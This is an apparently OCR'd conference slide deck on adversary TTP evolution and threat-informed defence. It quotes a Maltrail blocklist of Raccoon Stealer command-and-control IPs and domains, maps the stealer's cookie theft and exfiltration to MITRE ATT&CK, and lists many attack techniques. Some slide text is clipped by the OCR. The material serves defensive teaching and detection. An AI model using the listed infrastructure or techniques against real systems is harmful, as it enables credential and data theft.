Adversary TTP Evolution

& The Value of "TTP Intelligence"

RVAsec

June 13, 2023

Scott Small, Director of Cyber Threat Intelligence, Tidal Cyber

Agenda


- TTPs: Totally Transforming Priorities
- TTP Evolution: Key Examples & Drivers
- Improving TTP Defense With Intelligence

TTPs: Totally Transforming Priorities

TIDAL CYBER
THREAT-INFORMED DEFENSE

TTPs 101

- "Tactics, Techniques, & Procedures"
- Informally: "behaviors"




David Bianco's Pyramid of Pain: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

TTPs: Examples from the “Real” World

INDICATORS

BEHAVIORS

TTPs: Examples from the Cyber World



MikhailKasimov Update raccoon.txt Latest commit 791d167 13 hours ago

3100 lines (2529 sloc) | 85 KB

```
# Copyright (c) 2014-2023 Maltrail developers (https://github.com/stamparm/maltrail/)
# See the file 'LICENSE' for copying permission

# Aliases: raccoon, pycoon, mohazo, legion, racealer, recordbreaker

# Reference: https://twitter.com/ViriBack/status/1120072762305990663
# Reference: https://twitter.com/James_inthe_box/status/1119282322895855618

http://176.223.143.5
http://80.88.90.110
raccoon-gate.site
raccoon-storage.site

# Reference: https://twitter.com/x42x5a/status/1124062134378409992

http://94.177.213.34

# Reference: https://twitter.com/James_inthe_box/status/1151583038087655424

http://35.246.139.134

# Reference: https://twitter.com/nao_sec/status/1175779553211379720

http://34.90.238.61

# Reference: https://twitter.com/P3pperP0tts/status/1176118878553956354

http://35.228.240.181

```

https://blog.sekoia.io/raccoon-stealer-v2-part-1-the-return-of-the-dead/

“Raccoon Stealer v2 uses HTTP for C2 communications.”

T1071.001: Web Protocols

“Raccoon Stealer v2 lists files and directories to grab files through all disks.”

T1083: File and Directory Discovery


“Raccoon Stealer v2 harvests cookies from popular browsers.”

T1539: Steal Web Session Cookie

“Raccoon Stealer v2 exfiltrates data over the C2 channel.”

T1041: Exfiltration Over C2 Channel

TTPs: Totally Transforming (Defensive) Priorities



TTPs
- Tough!

Tools
- Challenging

Network/ Host Artifacts
- Annoying


Domain Names
- Simple

IP Addresses
- Easy

Hash Values
- Trivial


David Bianco's Pyramid of Pain: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Tracking TTPs



TA0005
Defense Evasion
42 techniques

- T1548 Abuse Elevation Control Mechanism (0/4)
- T1134 Access Token Manipulation (0/5)
- T1197 BITS Jobs
- T1612 Build Image on Host
- T1622 Debugger Evasion
- T1140 Deobfuscate/Decode Files or Information
- T1610 Deploy Container
- T1006 Direct Volume Access
- T1484 Domain Policy Modification (0/2)
- T1480 Execution Guardrails (0/1)



Development (echniques)
- rastructure
- se Accounts
- se Infrastructure
- pabilities
- ccounts
- abilities
- bilities

Initial Access (9 techniques)
- Valid Accounts
- Replication Through Removable Media
- Trusted Relationship
- Supply Chain Compromise
- Hardware Additions
- Exploit Public-Facing Application
- Phishing
- External Remote Services
- Drive-by Compromise

Execution (12 techniques)
- Scheduled Task/Job
- Windows Management Instrumentation
- Software Deployment Tools
- Shared Modules
- User Execution
- Exploitation for Client Execution
- System Services
- Command and Scripting Interpreter
- Native API
- Inter-Process Communication
- Container Administration Command
- Deploy Container

Persistence (19 techniques)
- Valid Accounts
- Hijack Execution Flow
- Boot or Logon Initialization Scripts
- Create or Modify System Process
- Event Triggered Execution
- Boot or Logon Autostart Execution
- Account Manipulation
- External Remote Services
- Office Application Startup
- Create Account
- Browser Extensions
- Traffic Signaling
- BITS Jobs
- Server Software Component
- Pre-OS Boot
- Compromise Client Software Binary
- Implant Container Image
- Modify Authentication Process

Privilege Escalation (13 techniques)
- Process Injection
- Access Token Manipulation
- Abuse Elevation Control Mechanism
- Domain Policy Modification
- Escape to Host
- Exploitation for Privilege Escalation

Defense Evasion (39 techniques)
- Modify Authentication Process
- Direct Volume Access
- Rootkit
- Obfuscated Files or Information
- Indicator Removal on Host
- Modify Registry
- Trusted Developer Utilities Proxy Execution
- Traffic Signaling
- Signed Script Proxy Execution
- Rogue Domain Controller
- Indirect Command Execution
- BITS Jobs
- XSL Script Processing
- Template Injection
- File and Directory Permissions Modification
- Virtualization/Sandbox Evasion
- Unused/Unsupported Cloud Regions
- Use Alternate Authentication Material
- Impair Defenses

Credential Access (15 techniques)
- Network Sniffing
- OS Credential Dumping
- Input Capture
- Brute Force
- Two-Factor Authentication Interception
- Exploitation for Credential Access
- Steal Web Session Cookie
- Unsecured Credentials
- Credentials from Password Stores
- Steal or Forge Kerberos Tickets
- Forced Authentication
- Steal Application Access Token
- Man-in-the-Middle
- Forge Web Credentials

Discovery (27 techniques)
- System Service Discovery
- Application Window Discovery
- System Network Configuration Discovery
- System Owner/User Discovery
- System Network Connections Discovery
- Permission Groups Discovery
- File and Directory Discovery
- Peripheral Device Discovery
- Network Share Discovery
- Password Policy Discovery
- Browser Bookmark Discovery
- Virtualization/Sandbox


Lateral Movement (9 techniques)
- Remote Services
- Software Deployment Tools
- Replication Through Removable Media
- Internal Spearphishing
- Use Alternate Authentication Material
- Lateral Tool Transfer
- Taint Shared Content
- Exploitation of Remote Services
- Remote Service Session Hijacking

Collection (17 techniques)
- Data from Local System
- Data from Removable Media
- Input Capture
- Data Staged
- Screen Capture
- Email Collection
- Clipboard Data
- Automated Collection
- Audio Capture
- Video Capture
- Man in the Browser
- Data from Information Repositories
- Man-in-the-Middle
- Archive Collected Data
- Data from Network Shared Drive
- Data from Cloud Storage Object
- Data from Configuration


Command and Control (16 techniques)
- Data Obfuscation
- Fallback Channels
- Application Layer Protocol
- Proxy
- Communication Through Removable Media
- Web Service
- Multi-Stage Channels
- Ingress Tool Transfer
- Data Encoding
- Traffic Signaling
- Remote Access Software
- Dynamic Resolution
- Non-Standard Port
- Protocol Tunneling
- Encrypted Channel
- Non-Application Layer Protocol

Exfiltration (9 techniques)
- Exfiltration Over Other Network Medium
- Scheduled Transfer
- Data Transfer Size Limits
- Exfiltration Over C2 Channel
- Exfiltration Over Physical Medium
- Exfiltration Over Web Service
- Automated Exfiltration
- Exfiltration Over Alternative Protocol
- Transfer Data to Cloud Account

Impact (13 techniques)
- Data Destruction
- Data Encrypted for Impact
- Service Stop
- Inhibit System Recovery
- Defacement
- Firmware Corruption
- Resource Hijacking
- Network Denial of Service
- Endpoint Denial of Service
- System Shutdown/Reboot
- Account Access Removal
- Disk Wipe
- Data Manipulation



A Tale of Two Growth Rates



Technique Preview

Bypass User Account Control

ID: T1548.002
Tactic(s): Privilege Escalation, Defense Evasion
Platform(s): Windows
Parent-Technique: Abuse Elevation Control Mechanism

9	41
Groups	Software
4	48
Data Sources	Analytics

Adversaries may bypass UAC mechanisms to elevate process privileges on system. Windows User Account Control (UAC) allows a program to elevate its privileges (tracked as integrity levels ranging from low to high) to perform a task under administrator-level permissions, possibly by prompting the user for confirmation. The impact to the user ranges from denying the operation under high enforcement to allowing the user to perform the action if they are in the local administrators group and click through the prompt or allowing them to enter an administrator password to complete the action. [TechNet How UAC Works]...

Vendors

Filter By : Test Detect Protect Respond Log

TTP Evolution: Key Examples & Drivers

TTP Evolution: Defined

Cyber adversaries' efforts to change, modify, and/or adapt their behaviors (Tactics, Techniques, & Procedures (TTPs))

TTP Evolution Trends Summary


Traditionally, we've emphasized the benefits of behavior- vs. indicator-based defense

But in many cases, TTPs are now evolving very rapidly

Evolution often comes in response to defensive improvements (a good thing!)

Tidal TTP Evolution Blog: *https://www.tidalcyber.com/blog/adversary-ttp-evolution-and-the-value-of-ttp-intelligence*

